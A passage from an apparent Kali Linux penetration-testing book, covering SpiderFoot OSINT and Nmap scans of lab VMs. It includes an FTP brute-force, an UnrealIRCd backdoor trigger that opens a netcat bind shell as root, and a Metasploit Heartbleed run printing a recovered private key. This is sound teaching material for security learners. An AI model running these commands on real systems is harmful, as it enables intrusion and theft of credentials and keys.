The screenshot shows the 'Settings' page in SpiderFoot. At the top, there are four buttons: 'Save Changes' (blue), 'Import API Keys' (teal), 'Export API Keys' (teal), and 'Reset to Factory Default' (red). On the left, a sidebar lists various settings categories: Global, Storage, abuse.ch, AbuseIPDB (with a lock icon), Accounts, AdBlock Check, Ahmia, and AlienVault OTX (with a lock icon). The main content area is titled 'sfp\_shodan Settings' and contains a table with two columns: 'Option' and 'Value'.

Option	Value
SHODAN API Key.	<input type="text" value="Add API Key HERE"/>
If looking up owned netblocks, the maximum netblock size to look up all IPs within (CIDR value, 24 = /24, 16 = /16, etc.)	<input type="text" value="24"/>
Look up all IPs on netblocks deemed to be owned by your target for possible hosts on the same target subdomain/domain?	<input type="text" value="True"/>

Once added, SpiderFoot will automatically use the API key during relevant searches. It will skip any service that you do not have an API key. Providing just one API key generates a lot more useful information than just using the default scan. As seen in the following picture, compared to the first CyberArms Scan, adding one API key provided almost 180 additional data elements.



This includes Open Ports:

↕ Data Element	↕ Source Data Element	↕ Source Module
192.0.78.12:443	192.0.78.12	sfp_shodan
192.0.78.12:80	192.0.78.12	sfp_shodan
192.0.78.13:443	192.0.78.13	sfp_shodan
192.0.78.13:80	192.0.78.13	sfp_shodan

If this system were a Honeypot, or had known vulnerabilities, SpiderFoot would also be able to pull this information from Shodan. This is shown in the example below from an actual honeypot detected by Shodan.



## Vulnerabilities

Note: the device may not be impacted by all of these issues. The vulnerabilities are implied based on the software and version.

<b>CVE-2018-10549</b>	An issue was discovered in PHP before 5.6.36, 7.0.x before 7.0.30, 7.1.x before 7.1.17, and 7.2.x before 7.2.5. <code>exif_read_data</code> in <code>ext/exif/exif.c</code> has an out-of-bounds read for crafted JPEG data because <code>exif_iif_add_value</code> mishandles the case of a MakerNote that lacks a final <code>\0</code> character.
<b>CVE-2018-10548</b>	An issue was discovered in PHP before 5.6.36, 7.0.x before 7.0.30, 7.1.x before 7.1.17, and 7.2.x before 7.2.5. <code>ext/ldap/ldap.c</code> allows remote LDAP servers to cause a denial of service (NULL pointer dereference and application crash) because of mishandling of the <code>ldap_get_dn</code> return value.
<b>CVE-2012-0027</b>	The GOST ENGINE in OpenSSL before 1.0.0f does not properly handle invalid parameters for the GOST block cipher, which allows remote attackers to cause a denial of service (daemon crash) via crafted data from a TLS client.
<b>CVE-2018-10545</b>	An issue was discovered in PHP before 5.6.35, 7.0.x before 7.0.29, 7.1.x before 7.1.16, and 7.2.x before 7.2.4. Dumpable FPM child processes allow bypassing opcode access controls because <code>fpm_unix.c</code> makes a <code>PR_SET_DUMPABLE</code> prctl call, allowing one user (in a multiuser environment) to obtain sensitive information from the process memory of a second user's PHP applications by running <code>gcore</code> on the PID of the PHP-FPM worker process.
<b>CVE-2018-10547</b>	An issue was discovered in <code>ext/phar/phar_object.c</code> in PHP before 5.6.36, 7.0.x before 7.0.30, 7.1.x before 7.1.17, and 7.2.x before 7.2.5. There is Reflected XSS on the PHAR 403 and 404 error pages via request data of a request for a <code>.phar</code> file. NOTE: this vulnerability exists because of an incomplete fix for CVE-2018-5712.
<b>CVE-2018-10546</b>	An issue was discovered in PHP before 5.6.36, 7.0.x before 7.0.30, 7.1.x before 7.1.17, and 7.2.x before 7.2.5. An infinite loop exists in <code>ext/iconv/iconv.c</code> because the <code>iconv</code> stream filter does not reject invalid multibyte sequences.

## Phone Numbers

Lastly, you can use SpiderFoot to search for phone numbers by using the E.164 format, “+”, Country Code, Area Code, Number (ex. +18888888888). Searching for phone numbers was quick, but it didn't return a lot of information. Though, it did show the US city, and the longitude & latitude of the phone exchange where the phone number was used the most.

<input type="checkbox"/>	Data Element
<input type="checkbox"/>	<pre>{'Name': '', 'NPA-NXX': '██████', 'Phone Type': 'Wireless', 'Carrier': 'AT&amp;T Mobility', 'City': 'Pittsburgh Zone 1', 'State': 'PA', 'ZIP Code': '15222', 'County': 'Allegheny', 'County Population': '1223348', 'FIPS Code': '██████', 'LATA': '██████', 'Longitude': '██████████', 'Latitude': '██████████', 'Full Number': '██████████', 'CRC32': '██████████' }</pre>

The interesting thing was that it surprisingly included this information for cell phones and even Google phone numbers that I tested. Though I only tested a few, this may show that Google phone numbers may not be as anonymous as one would think.

## **Conclusion**

This was just a quick look at using SpiderFoot for OSINT. SpiderFoot is a great OSINT and recon tool. Unlike many other OSINT Tools, SpiderFoot is very easy to use and returns a wide depth of information from multiple services. Remember, the version that comes with Kali is just the free version of the tool. There are several “pay” versions available. These offer much longer scanning durations, attack surface monitoring and the ability to do screenshots.

# Chapter 9

## Nmap

In my Basic book we briefly saw how to use nmap to scan a system for open ports and perform software version identification. Nmap is an indispensable tool, not only can you scan for ports and system version info, but you can also detect vulnerabilities. So, in this section I want to take a closer look at Nmap and its available functions. Nmap is an older tool, but each updates brings new operating system version, application and service identifying capabilities.

For this tutorial we will use the Metasploitable2 VM, as it will give us a lot of target ports to scan.

**Tool Author:** Gordon Lyon

**Tool Website:** <http://nmap.org/>

**Manual Page:** <http://nmap.org/book/man.html>

```
(kali㉿kali) - [~]
└─$ nmap -h
Nmap 7.91 ( https://nmap.org )
Usage: nmap [Scan Type(s)] [Options] {target specification}
TARGET SPECIFICATION:
  Can pass hostnames, IP addresses, networks, etc.
  Ex: scanme.nmap.org, microsoft.com/24, 192.168.0.1; 10.0.0-255
  -iL <inputfilename>: Input from list of hosts/networks
  -iR <num hosts>: Choose random targets
  --exclude <host1[,host2][,host3],...>: Exclude hosts/networks
  --excludefile <exclude_file>: Exclude list from file
```

### Nmap - Basic Scans

Let's look at some basic scans. You can use the “-v” & “-vv” verbose switches can be used as needed to increase verbosity for nmap scan returns.

➤ Quick port scan: nmap [Target IP]

This quick scan checks to see if the server is up and then displays open ports:

```

(kali@kali) - [~]
└─$ nmap 172.24.1.233
Starting Nmap 7.91 ( https://nmap.org )
Nmap scan report for 172.24.1.233
Host is up (0.0086s latency).
Not shown: 977 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds

```

➤ Fast Scan (-F): `nmap -F [Target IP]`

This scan is even faster than the quick scan. It checks to see if the host is up and checks for fewer open ports:

```

(kali@kali) - [~]
└─$ nmap -F 172.24.1.233
Starting Nmap 7.91 ( https://nmap.org )
Nmap scan report for 172.24.1.233
Host is up (0.0066s latency).
Not shown: 82 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn

```

The Metasploitable VM has a lot of ports open, giving multiple avenues of attack. But just knowing that ports are open is not enough. Nmap will scan the ports and try to determine what service type and version is running. Once we have specific service information, we can look for possible vulnerabilities.

➤ Software Detection (-A): `nmap -A [Target IP]`

This scan can take a while to run, but detects and displays OS & Software version:

```

21/tcp open ftp          vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ftp-syst:
|_STAT:
|_FTP server status:
|_    Connected to 172.24.1.189
|_    Logged in as ftp
|_    TYPE: ASCII
|_    No session bandwidth limit
|_    Session timeout in seconds is 300
|_    Control connection is plain text
|_    Data connections will be plain text
|_    vsFTPd 2.3.4 - secure, fast, stable
|_End of status
22/tcp open ssh          OpenSSH 4.7p1 Debian 8ubuntu1
|_ssh-hostkey:

```

Now let's run the command again, this time with the “-v” (verbose) and then again with the “-vv” (very verbose) switches set to see the differences. Compare the two images below with the one above:

```

22/tcp open ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
|_ssh-hostkey:
|_    1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_    2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp open telnet       Linux telnetd
25/tcp open smtp          Postfix smtpd
|_smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000,
SN,
|_ssl-date: 2021-02-10T09:34:21+00:00; -167d09h23m33s from scanner time
|_sslv2:
|_    SSLv2 supported
|_ciphers:

```

```

22/tcp open ssh          syn-ack OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
|_ssh-hostkey:
|_    1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_ssh-dss AAAAB3NzaC1kc3MAAACBALz4hsc8a2Sr4n1W960qV8xwBG0JC+jI7fWxm5METIJH4tKr/
7F0YD5UtXG7b7fbz99chReivL0SIWEG/E96Ai+pqYMP2WD5Ka0JwSIXSUajnU5oWmY5x85sBw+XDAAA
+QJIFa3M0oLqCVWI0We/ARtXrzpBOJ/dt0hTJXCeYisKqcdwdtyIn80UC0yrIjqNuA2QW217oQ6wXpbF
ok7u1f9711EazeJLqfiWrAzoklqSWyDQJAAAAIA11AD3xWYkeIeHv/R3P9i+XaoI7imFkMuYXCDTq843
MhKVvqdr08nvCBdNKjIEd3gH6oBk/YRnjzxLEAYBsvCmM4a0jmhZ0oNiRWlc/F+bkUeFKRbx/D2fdfZm
|_    2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
|_ssh-rsa AAAAB3NzaC1yc2EAAAABIwAAAEastqnuFMB0Zv03WTEjP4TUdjgWkIVNdTq6kboEDjte0
mcdYfXeIF0ZSuT+nkRhij7XSSA/0c5QSk3sJ/SInfb78e3anbRHpmkJcVgETJ5WhK0bUNf1AKZW++4XL
I7+dLEYX6zT81lXYwa/LlvZ3qSJISGVu8kRPikMv/cNSvki4j+qDYyZ2E5497W87+Ed46/8P42LNGo0V
ew==
23/tcp open telnet       syn-ack Linux telnetd
25/tcp open smtp          syn-ack Postfix smtpd
|_smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ET

```

Notice that increasing levels of information is added as you progress from not using the verbose switch to using the “-vv” switch. This may or may not be helpful, depending on what you are looking for in your scan results.



## Scanning Specific Ports

Nmap also allows you to refine your scans to specific ports or protocols. I know that some pentesters don't even bother to use Nmap anymore - they just target the Database server or try phishing attempts. But if you wanted you could scan a specific port, or specific ports on a server.

➤ Port Scan (-p): *nmap [Target IP] -p 21*

This quickly scans a certain port:

```
(kali㉿kali)-[~]
└─$ nmap 172.24.1.233 -p 21
Starting Nmap 7.91 ( https://nmap.org ) at 2021-07-30 14:51
Nmap scan report for 172.24.1.233
Host is up (0.00098s latency).

PORT      STATE SERVICE
21/tcp    open  ftp

Nmap done: 1 IP address (1 host up) scanned in 0.05 seconds
```

➤ Multiple Ports: *nmap [Target IP] -p 21,25,80*:

```
(kali㉿kali)-[~]
└─$ nmap 172.24.1.233 -p 21,25,80
Starting Nmap 7.91 ( https://nmap.org ) at 2021-07-30 14:52
Nmap scan report for 172.24.1.233
Host is up (0.00054s latency).

PORT      STATE SERVICE
21/tcp    open  ftp
25/tcp    open  smtp
80/tcp    open  http

Nmap done: 1 IP address (1 host up) scanned in 0.05 seconds
```

➤ Scan Top TCP Ports: *nmap [Target IP] --top-ports <number>*

This command scans the top ports, for the number of ports that you specify. So, if you use “*--top-ports 10*” it will scan the top 10 TCP ports.

As seen below:

```
(kali㉿kali) - [~]
└─$ nmap 172.24.1.233 --top-ports 10
Starting Nmap 7.91 ( https://nmap.org ) at 2021-07-30 14:53
Nmap scan report for 172.24.1.233
Host is up (0.00055s latency).

PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
80/tcp    open  http
110/tcp   closed pop3
139/tcp   open  netbios-ssn
443/tcp   closed https
445/tcp   open  microsoft-ds
3389/tcp  closed ms-wbt-server
```

➤ Scan UDP ports (-sU): *sudo nmap -sU [Target IP] -p 53*

You can use the “-sU” switch to scan UDP ports. This scan requires root privileges to run.

```
(kali㉿kali) - [~]
└─$ sudo nmap -sU 172.24.1.233 -p 53
[sudo] password for kali:
Starting Nmap 7.91 ( https://nmap.org )
Nmap scan report for 172.24.1.233
Host is up (0.00085s latency).

PORT      STATE SERVICE
53/udp    open  domain
```

## Using Multiple Switches

Putting it all together - You can use multiple switches together to really fine tune what you are looking for in the scan. Combining switches displays important information only on ports that you want. For example, we can use the “-A” (service detection) and “-v” (verbose) switch along with the specified ports.

➤ *nmap -A -v [Target IP] -p 21,25,80*



```

PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP
|_ftp-syst:
|_STAT:
|_FTP server status:
|_    Connected to 172.24.1.189
|_    Logged in as ftp
|_    TYPE: ASCII
|_    No session bandwidth limit
|_    Session timeout in seconds is 300
|_    Control connection is plain text
|_    Data connections will be plain text
|_    vsFTPd 2.3.4 - secure, fast, stable
|_End of status
25/tcp    open  smtp      Postfix smtpd
|_smtp-commands: metasploitable.localdomain,

```

Take a close look at the services detected and their software versions. As I demonstrated in my first book, scanning ports and finding out which services are running and what version of these services are present is key to exploiting a system. At the simplest level, find the service software version and search for exploits. You can use Metasploit for a lot of the vulnerabilities in the Metasploitable VM, but you can also use Nmap scripts to find, and sometimes exploit these vulnerabilities.

## Using Scripts

Scripts are basically programs that give Nmap additional capabilities. There are numerous scripts you can use with nmap to modify it from a scanner to a complex testing tool and offensive platform. A list of scripts with explanations are available on the nmap page:

<https://nmap.org/nsedoc/index.html>

Let's take a look at a few of these in detail. To see which scripts, you have installed check out the `'/usr/share/nmap/scripts'` directory. Something to note is that if the script doesn't work, the target may not be vulnerable, or you might not have all the required files installed that are listed on the individual script's webpage.

## HTTP Enum for Interesting Folders

Script Webpage: <https://nmap.org/nsedoc/scripts/http-enum.html>

HTTP Enum is a fast directory enumerator similar in form to the Nikto Web App scanner.

➤ `nmap -p80 --script http-enum [Target IP]`

```
(kali@kali)-[~]
└─$ nmap -p80 --script http-enum 172.24.1.233
Starting Nmap 7.91 ( https://nmap.org ) at 2021-11-09 15:12 EST
Nmap scan report for 172.24.1.233
Host is up (0.0012s latency).

PORT      STATE SERVICE
80/tcp    open  http
| http-enum:
|   /tikiwiki/: Tikiwiki
|   /test/: Test page
|   /phpinfo.php: Possible information file
|   /phpMyAdmin/: phpMyAdmin
|   /doc/: Potentially interesting directory w/ listing on 'apache/2
|   /icons/: Potentially interesting folder w/ directory listing
|_  /index/: Potentially interesting folder

Nmap done: 1 IP address (1 host up) scanned in 1.20 seconds
```

If we navigate to the Tikiwiki page, we see this:

```
TikiWiki is not properly set up:

Unable to connect to the database !
Go here to begin the installation process, if you haven't done so already.

Access denied for user 'root'@'localhost' (using password: YES)
```

A webservice on a server that is not properly set up, well, that’s interesting. I also love the error message about the root password being “YES”. I wonder if any of that information would be useful in a real Pentest?

## FTP Brute Force Attack


Script Webpage: <https://nmap.org/nsedoc/scripts/ftp-brute.html>

First up, the FTP Brute Force script:

- *nmap --script ftp-brute [Target IP] -p 21*

To see what this is really doing we can watch it live using Wireshark.

- While the command is running, open a second terminal
- Start Wireshark from the menu or by typing, “*wireshark*”
- Click, “*eth0*” to highlight it, then right click and “*Start Capture*”



You should see something like the following:

Source	Destination	Protocol	Length	Info
172.24.1.233	172.24.1.189	FTP	88	Response: 530 Login incorrect
172.24.1.233	172.24.1.189	FTP	88	Response: 530 Login incorrect
172.24.1.233	172.24.1.189	FTP	88	Response: 530 Login incorrect
172.24.1.233	172.24.1.189	FTP	88	Response: 530 Login incorrect
172.24.1.233	172.24.1.189	FTP	88	Response: 530 Login incorrect
172.24.1.233	172.24.1.189	FTP	88	Response: 530 Login incorrect

But what is nmap really doing? Let's find out. Select one of the TCP packets sent from your Kali system to the Metasploitable VM. Right click on it and click "**Follow > TCP Stream**". You should see something like this:

```
220 (vsFTPd 2.3.4)
USER webadmin
PASS matthew
530 Login incorrect.
```

Nmap is attempting to log in to the FTP server by cycling through a list of username and passwords! In about 10-15 minutes you should see this:

```
(kali@kali) - [~]
└─$ nmap --script ftp-brute 172.24.1.233 -p 21
Starting Nmap 7.91 ( https://nmap.org ) at 2021-07-30 15:17 EDT
NSE: [ftp-brute] usernames: Time limit 10m00s exceeded.
NSE: [ftp-brute] usernames: Time limit 10m00s exceeded.
NSE: [ftp-brute] passwords: Time limit 10m00s exceeded.
Nmap scan report for 172.24.1.233
Host is up (0.00065s latency).

PORT      STATE SERVICE
21/tcp    open  ftp
| ftp-brute:
|   Accounts:
|     user:user - Valid credentials
|_  Statistics: Performed 3877 guesses in 602 seconds, average
```

Nmap was able to login with the username and password of "**user**". To verify this, open up a terminal and type, "**telnet -l user [Metasploitable\_IP]**".

The “-l” switch provides the username, so you will just be prompted for the password. Enter “*user*” and you will be in.

```
(kali㉿kali)-[~]
└─$ telnet -l user 172.24.1.233
Trying 172.24.1.233...
Connected to 172.24.1.233.
Escape character is '^]'.
Password:
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC
08 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
user@metasploitable:~$ pwd
/home/user
user@metasploitable:~$ █
```

## Scanning for Exploited Services

When a network is compromised, a hacker will attempt to create a backdoor for themselves. And on the rare occasion, a backdoor is actually found in legitimate software. Using Nmap we can scan for one such instance of this using the “*irc-unrealircd-backdoor*” scanner. Metasploitable2 is using the Unreal IRC service on port 6667, I wonder if it could be vulnerable?

Go ahead and run:

```
> nmap [Metasploitable_IP] -p 6667 --script=irc-unrealircd-backdoor
```

Nmap will churn for a few seconds and then reveal:

```
6667/tcp open  irc
```

```
 |_irc-unrealircd-backdoor: Looks like trojaned version of unrealircd.
```

See <http://seclists.org/fulldisclosure/2010/Jun/277>

Looks like the Unreal IRC installed in Metasploitable is vulnerable, surprising I know! Let’s exploit this using Netcat and Nmap. According to the nmap command info page, we can send commands to this script using the “*--script-args=irc-unrealircd-backdoor.command=*” switch. With this command we can tell the Trojan present on the machine to start Netcat in listener mode:

➤ ***nmap -d -p6667 --script=irc-unrealircd-backdoor.nse --script-args=irc-unrealircd-backdoor.command='nc -l -p 4444 -e /bin/sh' [Metasploitable\_IP]***

You will get some errors when it runs, but just ignore them. This command triggers the secret backdoor, telling the system to start Netcat and listen for our connection attempt on port 4444. So, all we need to do is start Netcat and point to that port:

➤ ***netcat [Metasploitable\_IP] 4444***

And we will receive a remote shell. There will be no prompt, just go ahead and type commands:

```
(kali㉿kali)-[~]
└─$ netcat 172.24.1.233 4444
pwd
/etc/unreal
whoami
root
```

Just type, “exit” to exit. Pretty interesting to see how a vulnerable service could be used to trigger a secret backdoor. It makes you wonder how many developers code backdoors into other software programs. Next, we will take a look at how to scan for and exploit the “Heartbleed” bug.

## **Simple Vulnerability Scanner**

That works great if you already know an exploitable service exists, but how can you find them if you didn’t? The “Vulners” script scans for available services then looks up any CVE issues. This script is used a lot by people doing CTFs.

➤ ***nmap -sV --script vulners [Metasploitable\_IP]***

Or you can search by the Minimum Common Vulnerability Scoring System (CVSS)

➤ ***nmap -sV --script vulners --script-args mincvss=8 [Metasploitable\_IP]***



```

(kali@kali)-[~]
└─$ nmap -sV --script=vulners --script-args mincvss=8.0 172.24.1.233
Starting Nmap 7.92 ( https://nmap.org ) at 2022-01-18 21:42 EST
Stats: 0:00:00 elapsed; 0 hosts completed (0 up), 1 undergoing Ping Scan
Ping Scan Timing: About 100.00% done; ETC: 21:42 (0:00:00 remaining)
Nmap scan report for 172.24.1.233
Host is up (0.033s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| vulners:
|   cpe:/a:openbsd:openssh:4.7p1:
|   MSF:ILITIES/OPENBSD-OPENSSSH-CVE-2010-4478/ 7.5 https://vulners.com
|   MSF:ILITIES/LINUXRPM-ELSA-2008-0855/ 7.5 https://vulners.com/metasploit
|   SSV:60656 5.0 https://vulners.com/seebug/SSV:60656 *EXPLOIT*
|   MSF:ILITIES/SUSE-CVE-2011-5000/ 3.5 https://vulners.com/metasploit/MSF
|   MSF:ILITIES/ORACLE-SOLARIS-CVE-2012-0814/ 3.5 https://vulners.com
|   MSF:ILITIES/GENTOO-LINUX-CVE-2011-5000/ 3.5 https://vulners.com/metasploit
|   MSF:ILITIES/AMAZON-LINUX-AMI-ALAS-2012-99/ 3.5 https://vulners.com
|   MSF:ILITIES/SSH-OPENSSSH-X11USELOCALHOST-X11-FORWARDING-SESSION-HIJACK/ 1.
I JACK/ *EXPLOIT*
|   1337DAY-ID-20909 0.0 https://vulners.com/zdt/1337DAY-ID-20909
23/tcp    open  telnet      Linux telnetd
25/tcp    open  smtp        Postfix smtpd
53/tcp    open  domain      ISC BIND 9.4.2
| vulners:
|   cpe:/a:isc:bind:9.4.2:
|   SSV:60184 8.5 https://vulners.com/seebug/SSV:60184 *EXPLOIT*

```

That's it, one scan lists an incredible number of vulnerabilities! The script depends on service detection and CVE lookups but it is a very useful script. Vulscan by Scip AG is another interesting module, but you need to install it from their GitHub Page - <https://github.com/scipag/vulscan>.

## OpenSSL-Heartbleed - Scanning and Exploiting

Several years ago, the “OpenSSL-Heartbleed” vulnerability caused quite a commotion. Unbelievably, a full year later, a large percentage of public facing servers had never been fully remediated:

<https://www.venafi.com/blog/post/still-bleeding-one-year-laterheartbleed-2015-research/>

According to reports, up till last year, there were over 200,000 exploitable machines vulnerable to “Heartbleed” online. Heartbleed isn't the only one, there were also about 240,000 systems online that were vulnerable to “BlueKeep” - a popular exploit from 2019<sup>1</sup>. As you can see, even though vulnerabilities are publicly exposed, there are still a large number of systems that never get patched.

Let's take a look at scanning for a vulnerable system using nmap and exploit it using Metasploit. For a vulnerable server, I used an outdated Wordpress VM that I had laying around. So, unless you happen to have an old Wordpress VM lying around, this will be more of a *read through than an*

*actual walk through.* But the technique is sound and will help you at least learn how to scan for the vulnerability.

### **Nmap - Scanning for Heartbleed**

All we need to do is use the Heartbleed script and add in the IP address of our target site, 192.168.1.71 in this example.

➤ ***nmap [IP Address] -p 443 --script ssl-heartbleed***

If the target machine is vulnerable, we will see this:

```
root@kali:~# nmap -p 443 --script ssl-heartbleed 192.168.1.71
Starting Nmap 6.47 ( http://nmap.org ) at 2015-06-23 19:33 EDT
Nmap scan report for 192.168.1.71
Host is up (0.00036s latency).
PORT      STATE SERVICE
443/tcp   open  https
| ssl-heartbleed:
|   VULNERABLE:
|   The Heartbleed Bug is a serious vulnerability in the popular Open
|   graphic software library. It allows for stealing information intended
|   cted by SSL/TLS encryption.
|   State: VULNERABLE
|   Risk factor: High
|
```

State: VULNERABLE

Risk Factor: High

### **Exploiting with Metasploit**

Now that we know we have a vulnerable server, we can use the Metasploit OpenSSL-Heartbleed module to exploit it. (*Note: you can use this module to detect vulnerable systems also.*)

➤ Run “*msfconsole*” in a terminal to start Metasploit

➤ Next search for the Heartbleed modules:

```
msf > search heartbleed

Matching Modules
=====

   Name                                     Disclosure Date
  ---
  ---
  auxiliary/scanner/ssl/openssl_heartbleed 2014-04-07 00:00
  rmal  OpenSSL Heartbeat (Heartbleed) Information Leak
  auxiliary/server/openssl_heartbeat_client_memory 2014-04-07 00:00
  rmal  OpenSSL Heartbeat (Heartbleed) Client Memory Exposure
```

Notice there are two, we will just be using the scanner.

➤ Type, “*use auxiliary/scanner/ssl/openssl\_heartbleed*”:



```

msf > use auxiliary/scanner/ssl/openssl_heartbleed
msf auxiliary(openssl_heartbleed) > show options

Module options (auxiliary/scanner/ssl/openssl_heartbleed):

  Name          Current Setting  Required  Description
  ----          -
  DUMPFILTER    None            no        Pattern to filter leaked memory b
storing
  RHOSTS        None            yes       The target address range or CIDR
ifier
  RPORT         443             yes       The target port
  STARTTLS      None            yes       Protocol to use with STARTTLS, N
avoid STARTTLS (accepted: None, SMTP, IMAP, JABBER, POP3, FTP)
  STOREDUMP     false           yes       Store leaked memory in a file
  THREADS       1               yes       The number of concurrent threads
  TLSVERSION    1.0             yes       TLS/SSL version to use (accepted

```

We have three actions that we can take with this module. We can “*Scan*” for the vulnerability, “*Dump*” memory from the system or try to recover the RSA Private ‘*Key*’. First we will see if we can recover the Private Key from the target.

- First type, “*set rhosts [Kali\_IP]*”
- Then, “*set action KEYS*”
- And finally, “*exploit*”:

```

msf auxiliary(openssl_heartbleed) > set action KEYS
action => KEYS
msf auxiliary(openssl_heartbleed) > exploit

[*] 192.168.1.71:443 - Scanning for private keys
[*] 192.168.1.71:443 - Getting public key constants...
[*] 192.168.1.71:443 - 2015-06-23 23:42:12 UTC - Starting.
[*] 192.168.1.71:443 - 2015-06-23 23:42:12 UTC - Attempt 0...
[+] 192.168.1.71:443 - 2015-06-23 23:42:24 UTC - Got the private key
[*] -----BEGIN RSA PRIVATE KEY-----
MIICXAIBAAKBgQC0GbjbE8v/AE7IqTrB9dXpbc0ClG0ZbEBo6PCVPLQaxbictL7g
D0TGgIwJC2rTA9PIsNIaqS7KiW06wNdIno96Xa0L/TX1A0y45uLkx5J7kWGR5KyG
ufd+0Q/DZxvPGTBmpbVQWA1TrMN+CRZC6j305msWsjbMhzAd9ZW4Knw6FwIDAQAB
AoGBALQP33zRLyx1L095urA/TC5EuqrsIKPBUihRdG+SUF4v/mJWZ1v2iA16bgeA
7b2pXu2Qs49KR0jl20U5lkQZm1HKKH1U9bFgbWIAcPzuxRk+l6qhAVcmJRThQ84L
YkA2oUPQhQDSVobwQ3tLG05r/Fa66v2LLsvedFtaAwFvZPGpAkeEA6f+zcmMvWYJH
1nY3zmEX7hXSSkZQFjMXIZ1xE4EGD6awkZnMHnXHskwauWdRpTn9pLyPR50oZiIB
oQAwhq+x3QJBAMUISyx59NEQrTQPf0YdQ5n6XT+7o9LTj9YrUk9qLPi7YSgCtZ/C
YuCwp1eMvgEem+a3MGULhGcXhc1KTV9wroMCQC+BwvP5E07SFTWD8JZ0fcA3K+cq
WS34l1Sauw8jnZB13ejhWwBBtxYKf05unF037zeXlFsKriB1/PCrsi5V0v0CQCnh
QYRQn9LYQphw0tNCYR4Xcz6auawURLx1dNdgcBKmcW45tTUx8iZen08ioThHs0eE
5Ip1ujt7KiR6iJuirUCQF003yLomom4yED+z0Y/DfUrSJzuvkjMe7+Zzxn9ap3a
Hhexz/IAtRcWnLFrnkPNxw8JWrnDvSASubfjWNF/mEU=
-----END RSA PRIVATE KEY-----

```

Within a few seconds, it recovers the Private Key! We can also try to grab random memory from a remote system using the ‘*Dump*’ action.

- Type, “*set action DUMP*”
- And then, “*exploit*”

```
msf auxiliary(openssl_heartbleed) > set action DUMP
action => DUMP
msf auxiliary(openssl_heartbleed) > exploit

[+] 192.168.1.71:443 - Heartbeat response with leak
[*] 192.168.1.71:443 - Heartbeat data stored in /root/.msf4/loot/192.168.1.71_openssl.heartble_323153.bin
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(openssl_heartbleed) >
```

Notice the data recovered is stored in the “*/root/.msf4/loot*” directory:

```
root@kali:~/.msf4/loot# ls
20150623194224_default_192.168.1.71_openssl.heartble_415658.txt
20150623195203_default_192.168.1.71_openssl.heartble_323153.bin
```

If we view the bin file with the Linux “*strings*” command you will see that Metasploit communicated with the server and was able to pull random data from the server’s memory:

```
root@kali:~/.msf4/loot# strings 20150623195203_default_192.168.1.71_openssl.heartble_323153.bin
20150623
IM Used
trie
    * @var array
    */
nt of pages.
    * @since 2.1.0
    * @access public
    * @var int
    */
turned.
function
wp_query
wp_widget_factory
K8JDH
wp_the_query
/var/www/wordpress/wp-includes/compat.php
nserialize value only if it was serialized.
    * @since 2.0.0
    * @param string $original Maybe unserialized original, if is needed.
    * @return mixed Unserialized data can be any type.
ver
```

The important thing to note here is that it pulls *random data* from memory. There is no guarantee that you will find account credentials, session cookie

data or critical data every time you run this. But the danger is in the fact that it *could display* sensitive data.

## IDS Evasion and Advanced Scans

Before we wrap this section up, let's take a quick look at Nmap's IDS evasion and advanced scanning options. Nmap scans can be modified in an attempt to bypass Intrusion Detection Systems or mask the attacker. We will analyze a couple of these with Wireshark to see the difference.

For each of these, simply start Wireshark (Type, "**Wireshark**", select interface **Eth0**, and click, "**Start Scan**") and let it run while you run the individual Nmap commands, then compare the results between the scans.

### Baseline - A Regular Scan

Command: nmap [Metasploitable2\_IP]

NMAP Output			Wireshark Output			
